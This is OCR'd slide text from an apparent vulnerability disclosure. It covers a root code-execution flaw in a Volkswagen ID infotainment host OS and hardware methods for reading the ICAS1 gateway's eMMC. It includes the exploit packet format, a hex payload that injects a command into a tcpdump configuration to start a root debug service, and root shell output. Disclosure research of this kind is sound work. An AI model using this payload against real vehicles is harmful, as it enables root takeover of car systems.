- The vulnerability was discovered in the network service 0.0.0.0:54323 MgrLog/MgrTsk in the host operating system in the In-Vehicle Infotainment module.
- The vulnerability allows arbitrary code execution with root privilege inside the host operating system of the Infotainment module in the car.
- The discovered vulnerability allows hackers to:
  - Escape the guest OS of the In-Vehicle Infotainment module
  - Receive root privilege in the host OS of the In-Vehicle Infotainment module
  - Install malicious backdoors in the host OS of the In-Vehicle Infotainment module

Escape from VM

MgrLog message format


```
struct MgrLogCmd
{
    BYTE magic[4]; //'SFTR'
    DWORD size; //big endian
    BYTE group; //EMgrLogGroup
    BYTE arg;
    BYTE cmd; //EMgrLogCmd
    BYTE payload[size];
};
```

```
enum EMgrLogGroup
{
  switchOnTracingChanged = 0x1,
  deleteLogFiles = 0x2,
  startCoredumpExport = 0x3,
  getDomainIndex = 0x4,
  persistTraceScopesChanged = 0x5,
  tcpSniffer = 0x6,
};
```

```
enum EMgrLogCmd
{
  tcpSnifferStop = 0x0,
  tcpSnifferStart = 0x1,
  tcpSnifferWriteConfigFile = 0x2,
};
```

```
00000000:  53 46 54 52-00 00 00 32-06 00 02 79-65 61 7A 79  SFTR   2♠ ☻yeazy
00000010:  20 3B 71 6F-6E 20 2D 70-20 31 30 20-70 64 65 62   ;qon -p 10 pdeb
00000020:  75 67 20 38-38 38 38 20-3B 20 65 63-68 6F 20 22  ug 8888 ; echo "
00000030:  65 78 70 6C-6F 69 74 20-64 6F 6E 65-22 00        exploit done"
```

Escape from VM



Escape from VM

- All messages in format described above and have **group= tcpSniffer** and **arg=0**
- The workflow of exploitation is:
  - Send packet with command **tcpSnifferStop.** This will stop previous tcpdump process
  - Send packet with command **tcpSnifferWriteConfigFile** + **payload string**. This will overwrite the configuration file.
  - Send packet with command **tcpSnifferStart**. This will run new tcpdump process with arguments from the configuration file.

Escape from VM

GDB from Blackberry SDK

```
pentest@ubuntu:/opt$ /opt/bbndk-2.1.0/host/linux/x86/usr/bin/ntoarm-gdb
Could not find platform independent libraries <prefix>
Could not find platform dependent libraries <exec_prefix>
Consider setting $PYTHONHOME to <prefix>[:<exec_prefix>]
'import site' failed; use -v for traceback
Traceback (most recent call last):
  File "<string>", line 1, in <module>
ImportError: No module named os
GNU gdb (GDB) 7.3 qnx (rev. 613)
Copyright (C) 2011 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "--host=i686-pc-linux-gnu --target=arm-unknown-nto-qnx6.5.0".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
(gdb) target qnx 127.0.0.1:8000
Remote debugging using 127.0.0.1:8000
Remote target is little-endian
(gdb) run uname -a
Starting program:  uname -a
[New pid 1007715 tid 1]
QNX localhost 7.0.X 2020/06/10-11:45:01EDT APQ8096SGAU_Mojave-v2(full)_eMMC_SWDL_NORMAL aarch64le
[Inferior 1 (pid 1007715) exited normally]
(gdb) run ls -lfa /
Starting program:  ls -lfa /
[New pid 1011811 tid 1]
total 1178843
drwxrwxr-x  19 root      root          4096 Jan 01  1970 .
drwxrwxr-x  19 root      root          4096 Jan 01  1970 ..
drwx------   2 root      root          4096 Jan 01  1970 .boot
lrwxrwxrwx   1 root      root             7 Jan 01  1970 lib -> ./lib64
drwxr-xr-x   7 root      oot          4096 Jan 01  1970 usr
drwxr-xr-x   2 root      root          4096 Jan 01  1970 sbin
drwxr-xr-x   8 root      root          4096 Jan 01  1970 etc
```

SSH server on QNX


```
[ICAS3-HOST]#
[ICAS3-HOST]#
[ICAS3-HOST]# uname -a
QNX localhost 7.0.X 2020/06/10-11:45:01EDT APQ8096SGAU_Mojave-v2(full)_eMMC_SWDL_NORMAL aarch64le
[ICAS3-HOST]# ls -lha /
t-u--g--o- ln Owner     Group          Size Date         Filename
total 1182891
drwxrwxr-x  19 root      root          4096 Jan 01  1970 .
drwxrwxr-x  19 root      root          4096 Jan 01  1970 ..
drwx------   2 root      root          4096 Jan 01  1970 .boot
drwxrw-rw-   3 root      root          4096 Dec 29 15:28 UCM
drwxr-xr-x   4 root      root          4096 Jan 01  1970 acdb
drwxrwxr-x   4 root      root          4096 Jan 01  1970 arhud
drwxr-xr-x   2 root      root          8192 Jan 01  1970 bin
drwxrwxr-x   3 root      root          4096 Dec 30 14:26 coredump
lrwxrwxrwx   1 root      root             9 Jan 10 12:19 data -> /var/data
drwxrwxr-x   3 root      root          4096 Jan 01  1970 dev
drwxr-xr-x   8 root      root          4096 Jan 01  1970 etc
drwxrwxrwx   4 root      root         16384 Jan 01  1970 firmware
drwxrwxr-x   3 root      root          4096 Jan 01  1970 hmi
drwxr-xr-x   3 root      root          4096 Jan 01  1970 images
drwxrwxr-x   3 root      root          4096 Jan 01  1970 issw
lrwxrwxrwx   1 root      root             7 Jan 01  1970 lib -> ./lib64
drwxr-xr-x   3 root      root          8192 Jan 01  1970 lib64
drwxrwxr-x   7 root      root          4096 Jan 01  1970 middleware
drwxrwxr-x  18 root      root          4096 Jan 01  1970 opt
drwxrwxr-x   3 root      root          4096 Jan 01  1970 persist
drwxrwxr-x   4 root      root          4096 Jan 07  2019 persist_backup
dr-xr-xr-x   2 root      root     605515776 Jan 10 12:19 proc
drwxrwxr-x   5 root      root          4096 Jan 07  2019 resources
drwxr-xr-x   2 root      root             0 Jan 01  1970 root
drwxr-xr-x   2 root      root          4096 Jan 01  1970 sbin
drwxr-xr-x   2 root      root          4096 Jan 01  1970 scripts
lrwxrwxrwx   1 root      root            10 Jan 01  1970 tmp -> /dev/shmem
drwxr-xr-x   7 root      root          4096 Jan 01  1970 usr
drwxrwxr-x  13 root      root          4096 Jan 10 11:30 var
drwxrwxr-x   3 root      root          4096 Jan 01  1970 vm
[ICAS3-HOST]#
```

The debugging service, which is capable of running Bash commands has root privileges in the Host OS

Video demonstration

The video is posted to NavInfo's private channel and is only shared with Volkswagen employees through a link.


ICAS1 module (In Car Application Server 1, including Gateway component)




The view of gateway block

- ICAS1 is practically the “brain” of the ID3, ID4, ID5, ID6 cars
- It has access to critical modules of the car


ICAS1 module hardware





Front and back sides of gateway PCB


ICAS1 module hardware




H26M52208FPRQ
eMMC flash chip

R8A77960
R-Car-M3e SoC
ARM Cortex-A57
Dual
ARM Cortex-A53
Quad
ARM Cortex-R7 Dual

Reading eMMC




eMMC pinout




Shorted crystal oscillator

- To be able to read eMMC without unsoldering we need to stop processor
- For example, by shorting crystal oscillator


Reading eMMC




To read eMMC without unsoldering we used SD-card reader that can work in one-bit mode (GL823K chip)



Only need to connect CLK, CMD, D0 pins




Reading SPI memory



